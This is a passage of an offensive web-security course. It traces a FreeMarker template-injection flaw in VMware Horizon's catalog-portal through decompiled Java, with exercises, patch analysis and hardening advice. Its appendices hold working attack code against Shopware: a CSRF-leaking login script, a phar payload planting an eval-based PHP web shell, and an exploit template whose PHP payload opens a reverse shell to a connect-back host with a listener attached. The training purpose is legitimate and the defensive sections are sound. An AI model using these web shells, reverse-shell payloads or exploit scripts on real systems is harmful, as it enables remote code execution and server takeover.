
First lets package up all of the classes for the horizon-workspace service on our module-5 VM:

```
cd ~/
mkdir CLASSES
find /opt/vmware/horizon/workspace/ -type d -name "com" -exec cp -R {} CLASSES/ \;
find /opt/vmware/horizon/workspace/ -type d -name "org" -exec cp -R {} CLASSES/ \;
find /opt/vmware/horizon/workspace/ -name "*.jar" -exec unzip -qq -o -d CLASSES/
{} \;
find CLASSES/ -type f ! -name "*.class" -exec rm {} \;
zip -qq -r /home/sshuser/CLASSES.zip CLASSES/
chown sshuser /home/sshuser/CLASSES.zip
```



```
root@module5 [ ~ ]# cd ~/
root@module5 [ ~ ]# mkdir CLASSES
root@module5 [ ~ ]# find /opt/vmware/horizon/workspace/ -type d -name "com" -exec cp -R {} CLASSES/ \;
root@module5 [ ~ ]# find /opt/vmware/horizon/workspace/ -type d -name "org" -exec cp -R {} CLASSES/ \;
root@module5 [ ~ ]# find /opt/vmware/horizon/workspace/ -name "*.jar" -exec unzip -qq -o -d CLASSES/ {} \;
root@module5 [ ~ ]# find CLASSES/ -type f ! -name "*.class" -exec rm {} \;
root@module5 [ ~ ]# zip -qq -r /home/sshuser/CLASSES.zip CLASSES/
root@module5 [ ~ ]# chown sshuser /home/sshuser/CLASSES.zip
root@module5 [ ~ ]#
```


Now, from our target VM, we can download the `CLASSES.zip`, extract and build our jar file. The jar command is not installed on our module-5 VM, so we will need to perform this action from our target VM:



```
student@target:~/FSWA/code/module-5$ scp sshuser@192.168.184.210:~/CLASSES.zip .
The authenticity of host '192.168.184.210 (192.168.184.210)' can't be established.
RSA key fingerprint is SHA256:ph7hsz41sDzCsJWm7oksO/8CG8lVf+ZUdi3E2WwqT4g.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.184.210' (RSA) to the list of known hosts.
Welcome to Photon 3.0 (\m) - Kernel \r (\l)
sshuser@192.168.184.210's password:
CLASSES.zip
student@target:~/FSWA/code/module-5$
```

```
scp sshuser@module5.localdomain:~/CLASSES.zip .
unzip -qq CLASSES
cd CLASSES
jar -cvf ../all.jar *
```

In the end, you should have a `all.jar` file that is about 291 Mb in size.




```
student@target:~/FSWA/code/module-5$ du -h all.jar
291M    all.jar
student@target:~/FSWA/code/module-5$
```

To make things easier, I have decided to include this file on your VM's so that you do not need to go ahead and perform this process. But I wanted to walk through how you can do this on your own.

8.4. Vulnerability Analysis

Before describing the detailed analysis of the vulnerability, I will show you how the initial vulnerability was discovered.



```
GET /catalog-portal/; HTTP/1.1
Host: module5.localdomains
```

```
<TERMINATING_EXCLAM>
---end-message---

The failing expression:
==> errorObj?eval  [in template "customError.ftl" at line 61, column 18]

----
FTL stack trace ("~" means nesting-related):
- Failed at: #assign m = errorObj?eval  [in template "customError.ftl" at line 61, column 5]
----

Java stack trace (for programmers):
----
freemarker.core._MiscTemplateException: [... Exception message was already printed;
 see it above ...]
at freemarker.core.BuiltInsForStringsMisc$evalBI.calculateResult(BuiltInsForStringsMisc.java:95)
at freemarker.core.BuiltInsForStringsMisc$evalBI.calculateResult(BuiltInsForStringsMisc.java:61)
at freemarker.core.OutputFormatBoundBuiltIn._eval(OutputFormatBoundBuiltIn.java:42)
at freemarker.core.Expression.eval(Expression.java:101)
at freemarker.core.Assignment.accept(Assignment.java:134)
```

I found this vulnerability via black box testing for `;` with characters! We can see that the issue comes from the `customError.ftl` template when attempting to call `eval` the `errorObj` object.

Given that, we need to find the code that handles that template.

```
student@target:~/FSWA/code/module-5/src$ grep -ir "customError" com/vmware/endusercatalog/
com/vmware/endusercatalog/ui/web/UiErrorController.java:        return "customError";
student@target:~/FSWA/code/module-5/src$
```

It appears that `handleGenericError` method of the `com.vmware.endusercatalog.ui.web.UiErrorController` class is responsible but let's see how it is reached:

Inside of the `com.vmware.endusercatalog.ui.web.UiErrorController` class we see we see a mapped method `sendUnhandledError` to the `/error` endpoint. This is the default error handler whenever an Exception is thrown:

```
/*     */   @RequestMapping({"/error"})
/*     */   @ApiOperation(value = "sendUnhandledError", notes = "")
/*     */   public String sendUnhandledError(HttpServletRequest request,
HttpServletResponse response, Map<String, Object> model) {
/* 102 */     int errorCode =
(request.getAttribute("javax.servlet.error.status_code") == null) ? -1 :
((Integer)request.getAttribute("javax.servlet.error.status_code")).intValue();
/* 103 */     String errorMessage =
(request.getAttribute("javax.servlet.error.message") == null) ? "" :
(String)request.getAttribute("javax.servlet.error.message"); // 1
/* 104 */     String exClass =
(request.getAttribute("javax.servlet.error.exception_type") instanceof Class) ?
((Class)request.getAttribute("javax.servlet.error.exception_type")).getCanonicalNa
me() : "";
/*     */
/*     */
/*     */
/*     */
/* 109 */     String errorObj = "{\"code\":\"" + errorCode + "\", \"message\":\""
+ errorMessage + "\"}"; // 2
/*     */
/* 111 */     return getErrorPage(request, response, model, errorCode, errorObj,
exClass); // 3
/*     */   }
```

At *1* the code extracts the error messages (which an attacker can potentially inject into) and at *[2]* the code builds a json string. At *[3]* we can see the code that calls `getErrorPage`

```
/*     */   private String getErrorPage(HttpServletRequest request,
HttpServletResponse response, Map<String, Object> model, int errorCode, String
errorMessage, String exClass) {
/* 123 */     Exception exp =
(request.getAttribute("javax.servlet.error.exception") instanceof Exception) ?
(Exception)request.getAttribute("javax.servlet.error.exception") : null;
/* 124 */     String userAgent =
UserAgentResolver.resolveUserAgent(request.getHeader("User-Agent"),
WebUtils.getCookie(request, "AWJADE"));
/* 125 */     logFor(errorCode, "Error reported is {} {} for forward {}", new
Object[] { Integer.valueOf(errorCode), errorMessage,
request.getAttribute("javax.servlet.forward.request_uri"), exp });
/* 126 */     LOGGER.info("The client user agent is : {}, the host is : {}, the
referer is {}", new Object[] { userAgent, request.getHeader("Host"),
request.getHeader("Referer") });
/* 127 */     boolean isAWJade = UserAgentResolver.isNativeApp(userAgent);
/* 128 */     boolean garnetAndAbove =
UserAgentResolver.isGarnetAndAbove(userAgent);
/*     */
/*     */
/*     */
/* 132 */     String errorPage =
(String)Optional.of(Integer.valueOf(errorCode)).filter(this::isErrorTypeUnauthoriz
ed).map(errCd -> handleUnauthorizedError(request, response, model, isAWJade,
garnetAndAbove, exClass, errCd.intValue(), errorMessage)).orElseGet(() ->
handleGenericError(request, response, model, isAWJade, garnetAndAbove, exClass,
errorCode, errorMessage)); // 4
/* 133 */     return StringUtils.hasText(errorPage) ? errorPage : null;
/*     */   }
```

The code at *[4]* calls `handleGenericError` with the potentially injected `errorMessage`:

```
/*     */   private String handleGenericError(HttpServletRequest request,
HttpServletResponse response, Map<String, Object> model, boolean isAWJade, boolean
garnetAndAbove, String excpClass, int errorCode, String errorMessage) {
/* 228 */     String localizedMessageHeader =
this.messages.getLocalizedErrorMessage("errorPage.errorHeading",
request.getLocale(), (Object[])null);
/* 229 */     String localizedMessage =
this.messages.getLocalizedErrorMessage(getLocalizedMessageKey(excpClass),
request.getLocale(), (Object[])null);
/*     */
/* 231 */     if (errorCode != -1) {
/* 232 */       response.setStatus(errorCode);
/*     */     }
/*     */
/* 235 */     model.put("errorObj", errorMessage); // 5
/* 236 */     model.put("messageHeader", localizedMessageHeader);
/* 237 */     model.put("genericErrorMsg", localizedMessage);
/* 238 */     model.put("contextPath", request.getContextPath());
/* 239 */     if (isAWJade) {
/* 240 */       WebUtils.markCookiesForDeletion(request, response, new String[] {
"USER_CATALOG_CONTEXT" });
/* 241 */       WebUtils.markCookiesForDeletionWithPath(request, response,
"/catalog-portal", new String[] { "EUC_XSRF_TOKEN" });
/* 242 */       model.put("logoutPath",
retrieveServerInitiatedLogoutPath(garnetAndAbove).getName());
/*     */     } else {
/* 244 */       StringBuilder logoutUrl = (new
StringBuilder(request.getContextPath())).append("/ui").append("/logout");
/* 245 */       String queryStr = request.getQueryString();
/* 246 */       if (StringUtils.isNotBlank(queryStr)) {
/*     */
/* 248 */         queryStr = UrlUtils.encodeQuery(UrlUtils.decode(queryStr));
/* 249 */         logoutUrl.append('?').append(queryStr);
/*     */       }
/* 251 */       model.put("logoutPath", logoutUrl.toString());
/*     */     }
/* 253 */     return "customError"; // 6
/*     */   }
```

At *[5]* the code sets the `model` key `errorObj` to be the `errorMessage`. Finally at [6] the code returns the `customError` template.

8.4.1 Exercise - Find the template

Can you find the `customError.ftl` file on the filesystem? where is it located?

8.4.2 Exercise - Find out where the Exception is thrown!

Given the request:

```
GET /catalog-portal/; HTTP/1.1
Host: module5.localdomains
```

Can you find out which class throws the Exception?

Hint: Set a breakpoint in the `handleGenericError` method and observe the `errorMessage` string.

8.5. Exploitation

So at this stage, we know where the vulnerability is, but we need to find an exploitable path to reach the vulnerable code.

We know that code that throws an `Exception` with attacker controlled input will result in FreeMarker template injection. So we need to investigate how this application is configured.

After many hours of searching, I found the `com.vmware.endusercatalog.ui.config.WebConfig` which is the Spring MVC configuration class.

This class implements the FreeMarker security settings as well as configurable HandleInterceptor classes.

```
/*     */   public void addInterceptors(InterceptorRegistry registry) {
/* 151 */     registry.addInterceptor(new
LoggingInterceptor()).addPathPatterns(UI_URLS);
/* 152 */     registry.addInterceptor(new UiRequestInterceptor(this.urlScheme,
this.urlPort))
/* 153 */       .addPathPatterns(UI_URLS);
/* 154 */     registry.addInterceptor(new
AuthContextPopulationInterceptor(this.devMode))
/* 155 */       .addPathPatterns(UI_URLS);
/* 156 */     registry.addInterceptor(new
UIPopulateUserContextInterceptor(this.cacheEngineClient, this.togglesService))
/* 157 */       .addPathPatterns(AUTHENTICATED_URLS);
/* 158 */     registry.addInterceptor(new
UiTenantAdaptersInterceptor(this.catalogRepository))
/* 159 */       .addPathPatterns(UI_URLS);
/* 160 */     Map<AdapterType, AuthenticationService> authServices =
getAuthServices();
/*     */
/* 162 */     registry.addInterceptor(new
AuthAdapterTypePopulationInterceptor(authServices, this.togglesService))
/* 163 */       .addPathPatterns(UI_URLS);
/* 164 */     registry.addInterceptor(new
AuthTypeBasedTenantAdaptersInterceptor(this.togglesService))
/* 165 */       .addPathPatterns(UI_URLS);
/* 166 */     registry.addInterceptor(new AuthenticationInterceptor(authServices,
this.eucAuthenticationService, this.cookieMaxAge, this.devMode, this.urlScheme,
this.urlPort))
/*     */
/* 168 */       .addPathPatterns(AUTHENTICATED_URLS);
/* 169 */     registry.addInterceptor(new
UiTenantAdaptersInterceptor(this.catalogRepository))
/* 170 */       .addPathPatterns(UI_URLS);
/* 171 */     registry.addInterceptor(new
AuthTypeBasedTenantAdaptersInterceptor(this.togglesService))
/* 172 */       .addPathPatterns(UI_URLS);
/* 173 */     registry.addInterceptor(new
LoggingInterceptor()).addPathPatterns(UI_URLS);
/*     */   }
```

Each of these interceptors are triggered *before* a URL is accessed. Let's check the `AuthContextPopulationInterceptor` class:

```
/*    */   public boolean preHandle(HttpServletRequest request,
HttpServletResponse response, Object handler) {
/* 48 */     AuthContext.Builder authContextBuilder = new AuthContext.Builder();
/* 49 */     if (this.devMode) {
/* 50 */
authContextBuilder.withTenantCode(request.getParameter("tenantCode"));
/*    */     } else {
/* 52 */       LOGGER.debug("host header value: {}", request.getHeader("Host"));
/* 53 */       authContextBuilder.withResolveTenantCode(request.getServerName());
/*    */     }
/* 55 */
authContextBuilder.withDeviceId(request.getParameter("deviceUdid")).withDeviceType
(request.getParameter("deviceType")); // 1
/* 56 */     WebUtils.getCookieValue(request, "HZN")
/* 57 */       .ifPresent(authContextBuilder::withAuthorizationToken);
/*    */
/* 59 */     authContextBuilder.withBaseUrl(WebUtils.getBaseUrl(request));
/*    */
/* 61 */     Optional.ofNullable(request.getHeader("Horizon-Revoked"))
/* 62 */       .map(Boolean::parseBoolean)
/* 63 */       .ifPresent(authContextBuilder::withAuthorizationTokenRevoked);
/*    */
/*    */
/*    */
/* 67 */     boolean isMultiHubSupportedDevice =
((Boolean)Optional.ofNullable(request.getParameter("multihub")).map(Boolean::parse
Boolean).orElseGet(() ->
Boolean.valueOf(getIsMultiHubSupportedDeviceFromCookie(request)))).booleanValue();
/* 68 */
authContextBuilder.withMultiHubSupportedDevice(isMultiHubSupportedDevice);
/*    */
/*    */
/* 71 */     String userAgent =
(String)StringUtils.defaultIfBlank(request.getHeader("User-Agent"), "");
/* 72 */     authContextBuilder.withLocale(request.getLocale())
/* 73 */       .withUserAgent(UserAgentResolver.resolveUserAgent(userAgent,
WebUtils.getCookie(request, "AWJADE")));
/* 74 */     AuthContext authContext = authContextBuilder.build(); // 2
/* 75 */     request.setAttribute("AUTH_CONTEXT", authContext);
/* 76 */     return true;
/*    */   }
```

At *1* we can see the code gets the `deviceUdid` from a request parameter and calls `withDeviceId` to set the `deviceId` in the `authContextBuilder` instance.

Also at *1*, the code gets the `deviceType` from a request parameter the URI and calls `withDeviceType` to set the `deviceType` in the same builder instance.

```
/*     */     public Builder withDeviceId(String deviceId) {
/* 193 */       this.deviceId = deviceId;
/* 194 */       return this;
/*     */     }
/*     */
/*     */     public Builder withDeviceType(String deviceType) {
/* 198 */       this.deviceType = deviceType;
/* 199 */       return this;
/*     */     }
```

Later at *[2]*, the `build` method is called on the `authContextBuilder` instance:

```
public AuthContext build() { return new AuthContext(this); }
```

```
/*     */   AuthContext(Builder builder) {
/*  34 */     if (!StringUtils.hasText(builder.tenantCode)) {
/*  35 */       throw new InvalidAuthContextException(new Object[0]);
/*     */     }
/*     */
/*  38 */     this.deviceId = StringUtils.hasText(builder.deviceId) ?
builder.deviceId : null;
/*  39 */     this.deviceType = StringUtils.hasText(builder.deviceType) ?
builder.deviceType : null;
/*  40 */     this.tenantCode = StringUtils.lowerCase(builder.tenantCode);
/*  41 */     this.authorizationToken =
StringUtils.hasText(builder.authorizationToken) ? builder.authorizationToken :
null;
/*  42 */     this.baseUrl = (String)StringUtils.defaultIfBlank(builder.baseUrl,
null);
/*  43 */     this.authorizationTokenRevoked = builder.authorizationTokenRevoked;
/*  44 */     this.userAgent = builder.userAgent;
/*  45 */     this.locale = builder.locale;
/*  46 */     this.authAdapter = builder.authAdapter;
/*  47 */     this.multiHubSupportedDevice = builder.multiHubSupportedDevice;
/*     */
/*  49 */     if (!isValidRequest()) { // 3
/*  50 */       throw new InvalidAuthContextException(new Object[] {
this.tenantCode, this.deviceId, this.deviceType,
/*  51 */             Boolean.valueOf(this.authorizationTokenRevoked) }); // 4
/*     */     }
/*     */   }
```

If the request is invalid at *[3]*, we can see that `InvalidAuthContextException` is thrown at *[4]* with attacker controlled `deviceId` (`deviceUdid`) or `deviceType`. Let's see how we can return false from `isValidRequest`:

```
/* 132 */   private boolean isValidRequest() { return (isBrowserRequest() ||
isNativeAppRequestWithAuthToken()); }

/* 142 */   public boolean isBrowserRequest() { return (this.deviceId == null &&
this.deviceType == null); }
```

We can satisfy that criteria by setting either the `deviceUdid` request parameter or the `deviceType` request parameter!

8.5.1 Exercise - Write a Proof of Concept

Using the `freemarker.template.utility.ObjectConstructor` class, write a proof of concept that will execute a command . This command can be executed blindly.

8.6. Patch Analysis

Whilst we do not have access to the patch for this vulnerability in this class we probably have a good idea on how this vulnerability could have been patched.

As described By ddekany, removing the `?eval` call from the `customError.ftl` template would have been the best option and replacing it with a json parser such as `?eval_json`.

8.7 Hardening

We saw that exploitation was straightforward, because FreeMarker wasn't hardened in this environment.

It's possible to secure FreeMarker several ways. The most common way is to use the `TemplateClassResolver.SAFER_RESOLVER` or `TemplateClassResolver.ALLOWS_NOTHING_RESOLVER` resolvers for new instances by calling the `setNewBuiltinClassResolver` on a FreeMarker Configuration.

Let's review the `SAFER_RESOLVER` code:

```
/* 62 */   public static final TemplateClassResolver SAFER_RESOLVER = new
TemplateClassResolver()
/*    */     {
/*    */       public Class resolve(String className, Environment env, Template
template) throws TemplateException
/*    */       {
/* 66 */         if
(className.equals(freemarker.template.utility.ObjectConstructor.class.getName())
|| className
/* 67 */           .equals(freemarker.template.utility.Execute.class.getName()) ||
className
/* 68 */           .equals("freemarker.template.utility.JythonRuntime")) {
/* 69 */           throw
_MessageUtil.newInstantiatingClassNotAllowedException(className, env);
/*    */         }
/*    */         try {
/* 72 */           return ClassUtil.forName(className);
/* 73 */         } catch (ClassNotFoundException e) {
```

```
/* 74 */            throw new _MiscTemplateException(e, env);
/*    */          }
/*    */        }
/*    */      };
```

We can see, that `freemarker.template.utility.JythonRuntime`, `freemarker.template.utility.Execute` and `freemarker.template.utility.ObjectConstructor` are blocked from execution, meaning that we cannot instantiate those classes.

8.7.1 Exercise - Hunt the config and harden it!

Find the FreeMarker Configuration for the `catalog-portal` application. You may need to either search code or configuration files. Now that you have found it, write a patch that will prevent the instantiation of new classes and thus, would have prevented our exploit payload.

9. Appendix A

The module 3 script for generating valid a sessionid and CSRF token.

```
#!/usr/bin/python3

import re
import sys
import requests

def leak_csrf(t, p, c):
    """Leak CSRF token"""
    uri = "http://%s%sbackend/CSRFToken/generate" % (t, p)
    r = requests.get(uri, cookies=c)
    return r.headers['X-Csrf-Token']

def fix_path(path):
    if path == "/":
        return path
    if not path.startswith("/"):
        path = "/%s" % path
    if not path.endswith("/"):
        path = "%s/" % path
    return path

def get_cookie(t, p, creds):
    uri = "http://%s%sbackend/Login/login" % (t, p)
    d = {
        "username" : creds.split(":")[0],
        "password" : creds.split(":")[1]
    }
    r = requests.post(uri, data=d)
    m = re.search("SHOPWAREBACKEND=(.{26});", r.headers['set-cookie'])
    return { 'SHOPWAREBACKEND' : m.group(1) }
```

```
def generate_request(cookie, csrf):
    return """GET /backend/ProductStream/loadPreview?sort={} HTTP/1.1
Host: target:8080
X-CSRF-Token: %s
Cookie: SHOPWAREBACKEND=%s
Connection: close""" % (csrf, cookie["SHOPWAREBACKEND"])

def main():
    if len(sys.argv) != 4:
        print("(+) usage %s <target:port> <path> <user:pass>" % sys.argv[0])
        print("(+) eg: %s target:8080 / demo:demo" % sys.argv[0])
        sys.exit(0)
    t       = sys.argv[1]
    p       = fix_path(sys.argv[2])
    creds   = sys.argv[3]
    c       = get_cookie(t, p, creds)
    print("(+) stage 1 - logged in as %s cookie: %s" % (creds, c))
    if c != None:
        csrf = leak_csrf(t, p, c)
        print("(+) stage 2 - leaked csrf: %s" % csrf)
        print("(+) poc request:")
        print(generate_request(c, csrf))
if __name__ == '__main__':
    main()
```

10. Appendix B

`exercise-19.py`:

```
import re
import sys
import requests

def leak_csrf(t, p, c):
    """Leak CSRF token"""
    uri = "http://%s%sbackend/CSRFToken/generate" % (t, p)
    r = requests.get(uri, cookies=c)
    return r.headers['X-Csrf-Token']

def fix_path(path):
    if path == "/":
        return path
    if not path.startswith("/"):
        path = "/%s" % path
    if not path.endswith("/"):
        path = "%s/" % path
    return path

def get_cookie(t, p, creds):
    uri = "http://%s%sbackend/Login/login" % (t, p)
    d = {
        "username" : creds.split(":")[0],
        "password" : creds.split(":")[1]
    }
    r = requests.post(uri, data=d)
    m = re.search("SHOPWAREBACKEND=(.{26});", r.headers['set-cookie'])
    return { 'SHOPWAREBACKEND' : m.group(1) }

def generate_request(t, p, c, csrf):
    """TODO: complete this code!"""
    return ""

def main():
    if len(sys.argv) != 4:
        print "(+) usage %s <target:port> <path> <user:pass>" % sys.argv[0]
        print "(+) eg: %s target:8080 /shopware/ demo:demo" % sys.argv[0]
        sys.exit(0)
    t       = sys.argv[1]
    p       = fix_path(sys.argv[2])
    creds   = sys.argv[3]
    c       = get_cookie(t, p, creds)
    print "(+) stage 1 - logged in as %s cookie: %s" % (creds, c)
    if c != None:
        csrf = leak_csrf(t, p, c)
        print "(+) stage 2 - leaked csrf: %s" % csrf
        print "(+) response from attack request: %s" % generate_request(t, p, c,
csrf)

if __name__ == '__main__':
    main()
```

11. Appendix C

```
<?php

namespace GuzzleHttp\Cookie;

class SetCookie {
// TODO BY THE STUDENT
}

class CookieJar {
// TODO BY THE STUDENT
}

class FileCookieJar extends CookieJar {
// TODO BY THE STUDENT
}
```

```
$phar = new \Phar('poc.phar');
$phar->startBuffering();
$phar->addFromString('si.txt', 'Full Stack Web Attack');
$phar->setStub('<?php __HALT_COMPILER(); ? >');
$o = new FileCookieJar("/var/www/html/media/image/si.php", "<?php
eval(base64_decode($_SERVER[HTTP_SI])); ?>");
$phar->setMetadata($o);
$phar->stopBuffering();
?>
```

12. Appendix D

Template for exercise 25:

```
#!/usr/bin/python3
import re
import sys
import random
import string
import socket
import requests
import telnetlib
from threading import Thread

def leak_csrf(t, p, c):
    """Leak CSRF token"""
    uri = "http://%s%sbackend/CSRFToken/generate" % (t, p)
    r = requests.get(uri, cookies=c)
    if "X-Csrf-Token" in r.headers:
        return r.headers['X-Csrf-Token']
    return None

def random_str(string_length=10):
    """Generate a random string of fixed length"""
    letters = string.ascii_lowercase
    return ''.join(random.choice(letters) for i in range(string_length))

def we_can_upload(t, p, c, csrf, s, d):
    # TODO: complete the code!!!
    pass

def we_can_upload_raw(t, p, c, csrf):
    # TODO: complete the code!!!
    pass

def build_php_code():
    """Build our shellcode"""
    phpkode  = ("""<?php
    @set_time_limit(0); @ignore_user_abort(1);
@ini_set('max_execution_time',0);""")
```

```
    phpkode += ("""$dis=@ini_get('disable_functions');""")
    phpkode += ("""if(!empty($dis)){$dis=preg_replace('/[, ]+/', ',',
$dis);$dis=explode(',', $dis);""")
    phpkode += ("""$dis=array_map('trim', $dis);}else{$dis=array();} """)
    phpkode += ("""if(!function_exists('LcNIcoB')){function LcNIcoB($c){ """)
    phpkode += ("""global $dis;if (FALSE !== strpos(strtolower(PHP_OS), 'win' ))
{$c=$c." 2>&1\\n";} """)
    phpkode += ("""$imARhD='is_callable';$kqqI='in_array';""")
    phpkode += ("""if($imARhD('popen')and!$kqqI('popen',$dis))
{$fp=popen($c,'r');""")
    phpkode += ("""$o=NULL;if(is_resource($fp)){while(!feof($fp)){ """)
    phpkode += ("""$o.=fread($fp,1024);}}@pclose($fp);}else""")
    phpkode += ("""if($imARhD('proc_open')and!$kqqI('proc_open',$dis)){ """)
    phpkode +=
("""$handle=proc_open($c,array(array(pipe,'r'),array(pipe,'w'),array(pipe,'w')),$p
ipes); """)
    phpkode += ("""$o=NULL;while(!feof($pipes[1])){$o.=fread($pipes[1],1024);}
""")
    phpkode += ("""@proc_close($handle);}else
if($imARhD('system')and!$kqqI('system',$dis)){ """)
    phpkode += ("""ob_start();system($c);$o=ob_get_contents();ob_end_clean(); """)
    phpkode += ("""}else if($imARhD('passthru')and!$kqqI('passthru',$dis))
{ob_start();passthru($c); """)
    phpkode += ("""$o=ob_get_contents();ob_end_clean(); """)
    phpkode += ("""}else if($imARhD('shell_exec')and!$kqqI('shell_exec',$dis)){
""")
    phpkode += ("""$o=shell_exec($c);}else
if($imARhD('exec')and!$kqqI('exec',$dis)){ """)
    phpkode +=
("""$o=array();exec($c,$o);$o=join(chr(10),$o).chr(10);}else{$o=0;}return $o;}}
""")
    phpkode += ("""$nofuncs='no exec functions'; """)
    phpkode += ("""if(is_callable('fsockopen')and!in_array('fsockopen',$dis)){
""")
    phpkode += ("""$s=@fsockopen('tcp://%s','%d');while($c=fread($s,2048)){$out =
''; """ % (cb_host, cb_port))
    phpkode += ("""if(substr($c,0,3) == 'cd '){chdir(substr($c,3,-1)); """)
    phpkode += ("""}elseif (substr($c,0,4) == 'quit' || substr($c,0,4) == 'exit')
{break;}else{ """)
    phpkode += ("""$out=LcNIcoB(substr($c,0,-1));if($out===false)
{fwrite($s,$nofuncs); """)
    phpkode += ("""break;}}fwrite($s,$out);}fclose($s);}else{ """)
    phpkode +=
("""$s=@socket_create(AF_INET,SOCK_STREAM,SOL_TCP);@socket_connect($s,'%s','%d');
""" % (cb_host, cb_port))
    phpkode +=
("""@socket_write($s,"socket_create");while($c=@socket_read($s,2048)){ """)
    phpkode += ("""$out = '';if(substr($c,0,3) == 'cd '){chdir(substr($c,3,-1));
""")
    phpkode += ("""} else if (substr($c,0,4) == 'quit' || substr($c,0,4) ==
'exit') { """)
    phpkode += ("""break;}else{$out=LcNIcoB(substr($c,0,-1));if($out===false){
""")
    phpkode +=
("""@socket_write($s,$nofuncs);break;}}@socket_write($s,$out,strlen($out)); """)
    phpkode += ("""}@socket_close($s);}""")
    return phpkode

def exec_code(t, p, filename):
    handlerthr = Thread(target=handler, args=(cb_port,))
    handlerthr.start()
    uri = "http://%s%s%s" % (t, p, filename)
    requests.get(uri)

def handler(cb_port):
    print "(+) starting handler on port %d" % cb_port
    t = telnetlib.Telnet()
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.bind(("0.0.0.0", cb_port))
    s.listen(1)
    conn, addr = s.accept()
    print "(+) connection from %s" % addr[0]
    t.sock = conn
    print "(+) pop thy shell!"
    t.interact()

def fix_path(path):
    if path == "/":
        return path
    if not path.startswith("/"):
        path = "/%s" % path
    if not path.endswith("/"):
        path = "%s/" % path
    return path

def get_cookie(t, p, creds):
    uri = "http://%s%sbackend/Login/login" % (t, p)
    d = {
        "username" : creds.split(":")[0],
        "password" : creds.split(":")[1]
    }
    r = requests.post(uri, data=d)
    m = re.search("SHOPWAREBACKEND=(.{26});", r.headers['set-cookie'])
    return { 'SHOPWAREBACKEND' : m.group(1) }

def banner():
    return """
\tShopware uploadEsdFileAction Remote Code Execution Vulnerability
\tCVE: zeroday
\tSteven Seeley (mr_me) of Source Incite
"""

def main():
    print banner()
    global cb_host, cb_port
    if len(sys.argv) != 5:
        print "(+) usage %s <target:port> <path> <user:pass> <connectback:port>" %
sys.argv[0]
```

```
        print "(+) eg: %s 192.168.23.165:80 /shopware/ demo:demo
192.168.23.1:1234" % sys.argv[0]
        print "(+) eg: %s 192.168.23.164:8080 / demo:demo 192.168.23.1:4444" %
sys.argv[0]
        sys.exit(0)
    t       = sys.argv[1]
    p       = fix_path(sys.argv[2])
    creds   = sys.argv[3]
    cb_host = sys.argv[4].split(":")[0]
    cb_port = int(sys.argv[4].split(":")[1])
    c       = get_cookie(t, p, creds)
    if c != None:
        print "(+) stage 1 - logged in as %s" % creds
        csrf = leak_csrf(t, p, c)
        if csrf != None:
            print "(+) stage 2 - leaked csrf: %s" % csrf
            print "(+) performing magic..."
            s = "%s.pht" % random_str()
            if we_can_upload(t, p, c, csrf, s, build_php_code()):
                print "....."

if __name__ == '__main__':
    main()
```